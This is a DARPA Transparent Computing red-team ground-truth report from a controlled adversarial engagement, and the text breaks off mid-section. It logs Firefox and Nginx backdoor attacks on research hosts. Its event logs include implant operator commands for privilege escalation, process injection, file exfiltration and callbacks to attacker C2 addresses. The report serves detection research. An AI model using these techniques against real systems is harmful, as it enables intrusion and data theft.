DARPA Transparent Computing

TA5.1 Ground Truth Report Engagement 3

Kudu Dynamics

May-2018

The views, opinions and/or findings expressed are those of the author and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government.

[redacted]

Contents

1 Overview

The purpose of this document is to detail the events which occurred during the third Transparent Computing (TC) adversarial engagement. These engagement details include information on the data set generation technologies, a description of the scenarios, a list of the tools used, information about each attack, an evaluation of each analysis report, some sample attack graphs, and some sample attack logs. All of the attack graphs and the TA2 analysis reports accompany this report.

The third engagement consisted of 1 scenario with multiple independent attackers, described in Section 2. The attacks are described in Section 3.

2 Attackers

The attackers consisted of two main groups, a nation state and a common threat. A few one off attacks were performed by a third group exclusively using Metasploit tools.

2.1 Nation State

The goal of the nation state attacker was to steal proprietary and personal information from the targeted company. First, the attacker intended to exploit the webserver hosted on FreeBSD, inject into the SSHD process, and then wait. At this point, the attacker would monitor connections and network activity while residing on the FreeBSD host. Next, the attacker would target and exploit the discovered hosts to exfil proprietary data. Finally, the attacker would discover the phone, exploit it, and exfil any PII available. The nation state attacker would accomplish these goals using the Nginx backdoor, the Firefox backdoor, the browser extension, Drakon APT, micro APT. Additionally, capabilities include HTTP comms, ability to create a new elevated process, and ability to inject a .dll or .so into a process. The following table lists of the tools available for each TA1 performer.

	Nginx Backdoor	Firefox Backdoor	Password Manager	Loader Drakon APT	HTTP Comms	Port Scan	Elevate Process	Process Injection
CADETS	X			X	X	X	X	X
ClearScope		X		X	X		X	X
FAROS		X	X	X	X			
FiveDirections		X	X	X	X			
THEIA		X	X	X	X	X	X	X
TRACE		X	X	X	X	X	X	X
TA5.2		X	X	X	X			

2.2 Common Threat

The goal of the common threat attacker was to steal PII data for financial gain by deceiving the targeted users into providing access to the target network. First, the attacker intended to spear phish a known e-mail address, bob@bovia.com, by impersonating the Bovia company. The attacker would then use stolen credentials to access the user's account. From this point, the attacker could impersonate the victim to phish other targets found in the victim's contact list. The attacker would continue doing this until it gained access to as many targets as possible, collecting any and all PII encountered along the way. The common threat attacker would accomplish these goals using phishing e-mails, powershell scripts, a malicious Excel spreadsheet macro, a Pine backdoor, and a malware executable. The following table lists of the tools available for each TA1 performer.

	Phishing Email Link	Phishing Email Attachment	Excel Macro	Powershell Script	Pine Backdoor	New Malware
CADETS						
ClearScope	X					
FAROS		X	X	X		X
FiveDirections		X	X	X		X
THEIA	X	X				X
TRACE	X	X			X	X
TA5.2	X	X	X	X		X

2.3 Metasploit

A few one off attacks were used against ClearScope and TA5.2 using Metasploit capabilities. The attacker tried and failed to use EternalBlue against TA5.2 because the Windows target was patched, preventing the SMB exploit. The attacks against ClearScope also did not work as expected using an infected APK, but it is not yet clear why they failed.

3 Nation State

This section consists of details on the Nation State attacks. They are listed in the following table.

Date	Time	Target	Tool	Description
2018-04-06	1100	CADETS	Drakon	Nginx backdoor with drakon APT in memory
2018-04-10	1000	TRACE	Drakon	Firefox backdoor with drakon APT in memory
2018-04-10	1400	THEIA	Drakon	Firefox backdoor with drakon APT in memory
2018-04-11	1000	FiveDirections	Drakon	Firefox backdoor with drakon APT in memory
2018-04-11	1000	TA5.2	Drakon	Firefox backdoor with drakon APT in memory
2018-04-11	1100	FAROS	Drakon	N/A
2018-04-11	1400	ClearScope	Drakon	Firefox backdoor with drakon APT in memory
2018-04-11	1500	CADETS	Drakon	Nginx backdoor with drakon APT in memory
2018-04-12	1000	TA5.2	Drakon	Browser extension with drakon APT on disk
2018-04-12	1100	FiveDirections	Drakon	Browser extension with drakon APT on disk
2018-04-12	1200	THEIA	Drakon	Browser extension with drakon APT on disk
2018-04-12	1300	TRACE	Drakon	Browser extension with drakon APT on disk
2018-04-12	1400	CADETS	Drakon	Nginx backdoor with drakon APT in memory
2018-04-13	0900	CADETS	Drakon	Nginx backdoor with drakon APT in memory
2018-04-13	1200	TRACE	Drakon	Browser extension with drakon APT on disk

3.1 20180406 1100 CADETS – Nginx Backdoor w/ Drakon In-Memory

Began attack with CADETS FreeBSD by exploiting Nginx. The first attempt to exploit Nginx failed. The second attempt succeeded and resulted in loaderDrakon connected to an operator console shell. The attacker downloaded a file to be elevated as a new process running as root. The elevated process downloaded and ran the netrecon module. The netrecon module failed to connect out to the first netcat address, 154.145.113.18:80. The second attempt worked with netcat address 61.167.39.128:80. The attacker downloaded the libdrakon module to be injected to location /var/log/devc. The attacker tried to inject into sshd PID 809 but the injection failed. The CADETS host locked up around this time and resulted in a kernel panic. This resulted in lost connection to loaderDrakon on the target. Do not know what caused the kernel panic but CADETS was going to investigate.

3.1.1 Comments

The first attack on the target network was the FreeBSD server. The plan was to gain access to CADETS, inject into a process like sshd, and sit there for a week while performing recon on the other networked hosts.

Unfortunately, we ran into too many problems preventing us from being able to do so. We discovered during the attack that our process injection was not working. Process injection requires our elevate driver, which must be built using the kernel headers on the target in order for it to work properly, but we had gotten the correct kernel headers from CADETS and tested previously during the setup week without issue. We do not know what changed or why it no longer worked. We did find a problem with our elevate driver not releasing a mutex in some cases. It's possible this condition was occurring on the CADETS host after benign activity had been running or while the TA1 technology is running. This lead us to the realization that testing on the target environment alone is not enough. We need to start testing on the target environment with the benign activity running and the TA1 technology recording and publishing for the next engagement. As a result of our failed process injection, CADETS itself had a kernel panic, and we lost access to the target. We would go on to retry process injection a few more times over the engagement period without success.

3.1.2 Event Log

- 11:21 HTTP post sent, exploit worked but no drakon connection to operator console
- 11.22 Successful, connect back
- 11:33 elevate
- 11:38 nrinfo
- 11:39 nrtcp 154.145.113.18 80
- 11:42 nrtcp 61.167.39.128 80
- 12:04 putfile ./deploy/archive/libdrakon.freebsd.x64.so_152.111.159.139 /var/log/devc
- 12:04 ps
- 12:08 inject foo 123
- 12:08 inject /var/log/devc xxx
- CADETS crashed, lost shell, no injection

3.1.3 Addresses

- [eth0:800] 81.49.200.166:80 -> 128.55.12.167:8000 http_post
- [eth0:801] 78.205.235.65:80 -> 128.55.12.167:8001 shellcode_server
- [eth0:802] 200.36.109.214:80 -> 128.55.12.167:8002 loaderDrakon.freebsd.x64
- [eth0:803] 139.123.0.113:80 -> 128.55.12.167:8003 drakon.freebsd.x64
- [eth0:804] 152.111.159.139:80 -> 128.55.12.167:8004 libdrakon.freebsd.x64.so
- [eth0:805] 154.143.113.18:80 -> 128.55.12.167:8005 netrecon (nrtcp fail)
- [eth0:806] 61.167.39.128:80 -> 128.55.12.167:8006 netrecon (nrtcp success)

3.1.4 Interactions

3.1.4.1 Files

- F1>putfile ./deploy/archive/drakon.freebsd.x64_139.123.0.113 /tmp/vUgefal
- F2>putfile ./deploy/archive/libdrakon.freebsd.x64.so_152.111.159.139 /var/log/devc
- F2>inject /var/log/devc 809


3.1.4.2 Processes

- F1>elevate /tmp/vUgefal

3.1.4.3 Connections

- exploit: connection on port 80 from 81.49.200.166
- nginx: connection to 78.205.235.65:80
- nginx: connection to 200.36.109.214:80
- vUgefal: connection to 139.123.0.113:80
- F2>nrtcp 154.145.113.18 80 (failed?)
- F2>nrtcp 61.167.39.128 80

3.1.5 Graph



3.2 20180410 1000 TRACE – Firefox Backdoor w/ Drakon In-Memory

Began attack with TRACE Ubuntu 14.04 x64 by exploiting Firefox 54.0.1 using a malicious ad server via the www.allstate.com website. The exploit resulted in the drakon implant running in memory in the Firefox process with a connection out to the attacker operator console. The attacker used putfile to write a drakon implant executable binary to the target host's disk. The attacker then executed the drakon implant from the target disk using a privilege escalated execution capability to run the new process as root. The new root drakon implant process connected out to the operator console to give the attacker a 2nd shell to the target host, this time with root access. The attacker closed the non-root shells and switched over to the root shell. The attacker then wrote another file to disk to be used later and left the connection to the operator console open. Unfortunately, the operator console crashed not long after, and the connection was unintentionally lost.

3.2.1 Comments

Our second target was the Linux development computers. Had we been able to persist on the CADETS host, we would have performed some network recon to discover the THEIA and TRACE hosts. In this case, since that did not happen, we instead used an advertisement server to host a malicious advertisement. In this case, the exploit was sent via an ad on the www.allstate.com website. The goal of the attack was to drop a malicious payload to disk which would be triggered later during the engagement period via a different access method.

We encountered several problems during the attack. The first exploit attempt resulted in Firefox crashing. The second attempt resulted in Firefox crashing and the TRACE host locking up for while, which resulted in a huge spike of activity in TRACE's publishing. The spike was large enough that the TRACE team noticed and contacted BBN about accessing the host to check logs. It was later determined from the logs that TRACE had dropped some records during the spike but ultimately recovered. While waiting for the system to recover, we moved on to target THEIA. As the THEIA host was also experiencing performance issues, we returned half an hour later and tried again. For some reason, the Firefox exploit failed a few more times and crashed Firefox before eventually working and resulting in a shell.

3.2.2 Event Log

- 09:46 TRACE www.allstate.com script connect but fail firefox crash
- 09:48 TRACE Firefox opened to www.allstate.com and fail, system locked up
- 10:22 TRACE www.allstate.com
- 10:26 TRACE www.allstate.com
- 10:30 TRACE www.allstate.com crash?
- 10:31 TRACE www.allstate.com
- 10:40 TRACE www.allstate.com
- OC2 2.233.33.53 (multiple failed connection attempts)
- 10:49 TRACE www.allstate.com
- 10:49 Received 2 connections to the OC2
- 10:51 elevate drakon
- 10:53 quit L1
- 10:53 quit L2
- 11:09 putfile ./deploy/archive/libdrakon.linux.x64.so_5.214.163.155 /var/log/xtmp
- Left L3 connection open
- Lost L3 connection when OC2 crashed

3.2.3 Addresses

- [eth0:890] 145.199.103.57:80 -> 128.55.12.167:8010 TRACE webserver
- [eth0:891] 61.130.69.232:80 -> 128.55.12.167:8011 TRACE shellcode_server
- [eth0:892] 2.233.33.52:80 -> 128.55.12.167:8012 TRACE loaderDrakon.linux.x64
- [eth0:893] 180.156.107.146:80 -> 128.55.12.167:8013 TRACE drakon.linux.x64
- [eth0:894] 5.214.163.155:80 -> 128.55.12.167:8014 TRACE libdrakon.linux.x64.so

3.2.4 Interactions

3.2.4.1 Files

- L1>putfile ./deploy/archive/drakon.linux.x64_180.156.107.146 /home/admin/cache
- L3>putfile ./deploy/archive/libdrakon.linux.x64.so_5.214.163.155 xtmp


3.2.4.2 Processes

- L1>elevate /home/admin/cache

3.2.4.3 Connections

- exploit: www.allstate.com 145.199.103.57:80
- firefox: connection to 61.130.69.232:80
- firefox: connection to 2.233.33.53:80
- cache: connection to 180.156.107.146

3.2.5 Graph



3.3 20180410 1400 THEIA – Firefox Backdoor w/ Drakon In-Memory

Began attack with THEIA Ubuntu 12.04 x64 by exploiting Firefox 54.0.1 using a malicious ad server via the www.gatech.edu website. The exploit resulted in the drakon implant running in memory in the Firefox process with a connection out to the attacker operator console. The attacker used putfile to write a drakon implant executable binary to the target host's disk. The attacker then executed the drakon implant from the target disk using a privilege escalated execution capability to run the new process as root. The new root drakon implant process connected out to the operator console to give the attacker a 2nd shell to the target host, this time with root access. The attacker closed the non-root shell and switched over to the root shell. At this point the drakon implant stopped responding, and we lost connection to the THEIA host (as well as the open connection to the TRACE host from earlier today). The attacker gained access once again when Firefox browsed to www.gatech.edu. The attacker then wrote another file to disk to be used later and left the connection to the operator console open.

3.3.1 Comments

Our second target was the Linux development computers. Had we been able to persist on the CADETS host, we would have performed some network recon to discover the THEIA and TRACE hosts. In this case, since that did not happen, we instead used an advertisement server to host a malicious advertisement. In this case, the exploit was sent via an ad on the www.allstate.com website. The goal of the attack was to drop a malicious payload to disk which would be triggered later during the engagement period via a different access method.

When we first tried to run the attack against the THEIA host, we found that benign activity had been failing to connect via SSH or VNC because the THEIA host had been locked up and unresponsive for some unknown amount of time. The TA2 performers and BBN realized that THEIA's publishing had falled behind and was publishing old data, which is why no one had detected that the THEIA host was unresponsive. BBN rebooted the THEIA host for us, and we re-setup it up. We waited a few more hours and tried attacking again in the afternoon. Similar to TRACE, Firefox 54.0.1 crashed a few times before the exploit finally worked. Firefox also locked up the system and had to be killed via an SSH connection before the exploit eventually worked. This did not happen during testing, but there appears to be some conflict or issue between the Firefox 54.0.1 backdoor and the BBN range with benign activity and TA1 performer technologies running. Additional testing is required to figure this out.

3.3.2 Event Log

- 09:58 THEIA is unreachable, going to restart
- 13:41 www.allstate.com crash
- 13:41 www.allstate.com crash
- 13:41 www.allstate.com crash
- 13:41 Failed 3/4 times, firefox crashed, system locked up
- admin@ta1-theia-target:~$ ps -aux | grep firefox
- admin@ta1-theia-target:~$ sudo kill -9 5771
- 14:31 www.gatech.edu
- 14:31 Shell from THEIA
- 14:35 putfile clean
- 14:35 elevate clean
- 14:35 quit
- 14:35 connect back
- 14:51 drakon (clean as root) stopped responding
- 14:51 lost connection to TRACE when OC crashed

- 14:55 re-exploit gatech.edu
- 14:55 putfile profile
- putfile /var/log/xdev
- Left connection L5 in OC2 open

3.3.3 Addresses

- [eth0:890] 145.199.103.57:80 -> 128.55.12.167:8010 webserver (www.allstate.com)
- [eth0:891] 61.130.69.232:80 -> 128.55.12.167:8011 shellcode_server (www.allstate.com)
- [eth0:894] 5.214.163.155:80 -> 128.55.12.167:8014 libdrakon.linux.x64.so
- [eth0:896] 161.116.88.72:80 -> 128.55.12.167:8016 drakon.linux.x64
- [eth0:897] 146.153.68.151:80 -> 128.55.12.167:8017 loaderDrakon.linux.x64
- [eth0:898] 104.228.117.212:80 -> 128.55.12.167:8018 webserver (www.gatech.edu)
- [eth0:899] 141.43.176.203:80 -> 128.55.12.167:8019 shellcode_server (www.gatech.edu)
- [eth0:908] 7.149.198.40:80 -> 128.55.12.167:8028 netrecon (www.gatech.edu)

3.3.4 Interactions

3.3.4.1 Files

- L4>putfile ./deploy/archive/drakon.linux.x64_161.116.88.72 clean
- L4>rm clean
- L1>putfile ./deploy/archive/drakon.linux.x64_161.116.88.72 /home/admin/profile
- rm profile
- L2>putfile ./deploy/archive/libdrakon.linux.x64.so_5.214.163.155 xdev


3.3.4.2 Processes


- L4>elevate /home/admin/clean
- L1>elevate /home/admin/profile

3.3.4.3 Connections

- exploit: www.allstate.com 145.199.103.57:80
- firefox: connection to 61.130.69.232:80 (firefox crash?)
- exploit: www.gatech.edu 104.228.117.212:80
- firefox: connection to 141.43.176.203:80
- firefox: connection to 146.153.68.151:80
- profile: connection to 161.116.88.72:80
- L2>nrtcp 7.149.198.40 80

3.3.5 Graph





3.4 20180411 1000 FiveDirections – Firefox Backdoor w/ Drakon In-Memory

Began attack with FiveDirections Windows 10 by exploiting Firefox 54.0.1 by browsing to www.cnpc.com.cn. Via the exploit, drakon was loaded into memory in the Firefox process, which connected out to the operator console for C2. The attacker loaded the netrecon module to recon the network interfaces of the target host. The attacker exfil'ed multiple files from the target host's documents directory. The attacker intended to leave the connection open for later but lost access when the netrecon UDP exfil failed.

3.4.1 Comments

The final targets were the Windows hosts. The goal of the attack was to exfil sensitive information, including documents, contacts, passwords, etc.

Similar to the Linux targets, Firefox 54.0.1 crashed on Windows multiple times before the exploit worked. Further testing is required to root cause this issue and determine if it is a side effect of activity, TA1 performer conflict, or the backdoor port itself to this version of Firefox. We eventually gained access to FiveDirections but had limited capabilites on Windows versus the other operating systems. We did not have the elevate driver or process injection ready for engagement 3 and therefore could not use them on FiveDirections. We deployed the netrecon module, exfil'ed its output, and exfil'ed multiple files from the target.

3.4.2 Event Log

- 1000 Browsed Firefox to www.cnpc.com.cn using shellcode_server 1
- 1000 Firefox crash
- 1001 Firefox crash
- 1003 Firefox crash
- 1007 Browsed Firefox to www.cnpc.com.cn using shellcode_server 2
- 1007 Firefox crash
- 1009 Firefox connect
- 1015 netrecon exfil 193.189.212.26:80
- 1039 hostname
- 1040 nrudp 27.56.56.211 80
- 1040 no response, firefox crash

3.4.3 Addresses

- [eth0:900] 179.252.65.246:80 -> 128.55.12.167:8020 webserver
- [eth0:902] 16.54.116.146:80 -> 128.55.12.167:8022 loaderDrakon
- [eth0:905] 156.78.147.114:80 -> 128.55.12.167:8025 shellcode_server
- [eth0:906] 193.189.212.26:80 -> 128.55.12.167:8026 netrecon tcp
- [eth0:907] 27.56.56.211:80 -> 128.55.12.167:8027 netrecon udp

3.4.4 Interactions


3.4.4.1 Files

- W1>cat trains.rtf
- W1>cat malicious.rtf
- W1>cat locomotives.rtf
- W1>cat locomotives.rtf
- W1>cat Document.rtf
- W1>cat MissleAlert.rtf
- W1>getfile Missledefence.doc
- W1>getfile trains.docx
- W1>getfile test.docx
- W1>getfile Covert.xlsx
- W1>cat hosts

3.4.4.2 Connections

- exploit www.cnpc.com.cn 179.252.65.246:80
- firefox: connection to 156.78.147.114:80
- firefox: connection to 16.54.116.146:80
- W1>nrtcp 193.189.212.26 80

3.4.5 Graph



3.5 20180411 1000 TA5.2 – Firefox Backdoor w/ Drakon In-Memory

Began attack with FiveDirections Windows 10 by exploiting Firefox 54.0.1 by browsing to www.cnpc.com.cn. Via the exploit, drakon was loaded into memory in the Firefox process, which connected out to the operator console for C2. The attacker loaded the netrecon module to recon the network interfaces of the target host. The attacker exfil'ed multiple files from the target host's documents directory. The attacker intended to leave the connection open for later but lost access when the OC2 crashed.

3.5.1 Comments

The final targets were the Windows hosts. The goal of the attack was to exfil sensitive information, including documents, contacts, passwords, etc.

When we first tried to attack the host, we found that Firefox had crashed and was not responding, presumably from benign activity as this was before the attack. Once we began the attack, though, similar to the Linux targets, Firefox 54.0.1 crashed on Windows before the exploit worked; however, it took fewer tries and seemed more stable than on FiveDirections. Further testing is required to root cause this issue and determine if it is a side effect of activity, TA1 performer conflict, or the backdoor port itself to this version of Firefox. We eventually gained access to FiveDirections but had limited capabilites on Windows versus the other operating systems. We did not have the elevate driver or process injection ready for engagement 3 and therefore could not use them on FiveDirections. We deployed the netrecon module, exfil'ed its output, and exfil'ed multiple files from the target.

3.5.2 Event Log

- 1043 Checked host, Firefox had crashed and was not responding
- 1047 crash
- 1049 www.cnpc.com.cn 156.78.147.114
- 1050 nrtcp netrecon 1
- 1054 nrtcp netrecon 2
- left open connection
- crashed

3.5.3 Addresses

- [eth0:900] 179.252.65.246:80 -> 128.55.12.167:8020 webserver
- [eth0:901] 198.148.89.255:80 -> 128.55.12.167:8021 shellcode_server 1
- [eth0:902] 16.54.116.146:80 -> 128.55.12.167:8022 loaderDrakon
- [eth0:905] 156.78.147.114:80 -> 128.55.12.167:8025 shellcode_server 2
- [eth0:906] 193.189.212.26:80 -> 128.55.12.167:8026 netrecon 1
- [eth0:907] 27.56.56.211:80 -> 128.55.12.167:8027 netrecon 2

3.5.4 Interactions

3.5.4.1 Files

- W1>cat Happy_hunting.rtf
- W1>cat Freight_info.rtf
- W1>cat Document.rtf
- W1>getfile Targeting_system.rtf
- W1>getfile Missledefence.doc
- W1>getfile Covert.xlsx
- W1>cat hosts
- W1>cat networks
- W1>cat services

3.5.4.2 Connections

- W1>nrtcp 193.189.212.26 80
- W1>nrtcp 27.56.56.211 80

3.6 20180411 1400 ClearScope – Firefox Backdoor w/ Drakon In-Memory

Began the attack with ClearScope Android 6.0.1 exploit of Firefox 54.0.1 by browsing to www.mit.gov.jo. The first attempt worked; however, the browser was closed by benign activity before the attacker had a chance to pivot from the Firefox process to a new process. The exploit was repeated by once again browsing to www.mit.gov.jo, and this time the attacker was able to remain on the system when Firefox was closed. The attacker downloaded a libdrakon implant .so to the target file system and then elevated it to run a new instance of the drakon implant as a root process. Unfortunately, module loading in general failed on ClearScope, including the ability to inject drakon into a process. The connection to the operator console was left open.

3.6.1 Comments

The Firefox 54.0.1 worked multiple times. We had problems with module loading on ClearScope, which we have not seen before. We were unable to run the netrecon module or the inject module, both of which were tested during the setup period. It's possible that there was something bad about that particular attack instance, but it's also possible that it's something about the environment during that particular run. Was it a conflict with ClearScope? Was SELinux unexpectedly running? We're not sure at this point and additional testing is required after the engagement.

3.6.2 Event Log

- 1355 Browsed Firefox to www.mit.gov.jo, success with connection A1

- 1400 failed to write to target disk
- 1403 lost connection
- /data/data/org.mozilla.fennec_firefox_dev/
- /data/local/tmp
- 1415 shell A2
- 1416 lost connection
- 1419 try again
- 1420 shell A3
- 1422 elevate /data/data/org.mozilla.fennec_firefox_dev/shared_files
- 1422 shell A4
- 1422 rm shared_files
- 1426 failed to run netrecon
- 1445 putfile csb.tracee.27331.27355
- 424   1   root (installd)
- 1447 Inject failed
- /data/data/org.mozilla.fennec_firefox_dev/csb.tracee.27331.27355
- OC2 A4 connection left open

3.6.3 Addresses

- [eth0:910] 153.178.46.202:80 -> 128.55.12.167:8030   webserver
- [eth0:912] 111.82.111.27:80 -> 128.55.12.167:8032   shellcode_server
- [eth0:913] 166.199.230.185:80 -> 128.55.12.167:8033   loaderDrakon
- [eth0:914] 188.167.106.122:80 -> 128.55.12.167:8034   libdrakon (failed)
- [eth0:915] 140.57.183.17:80 -> 128.55.12.167:8035   drakon
- [eth0:916] 193.72.18.131:80 -> 128.55.12.167:8036   netrecon (failed)

3.6.4 Interactions

3.6.4.1 Files

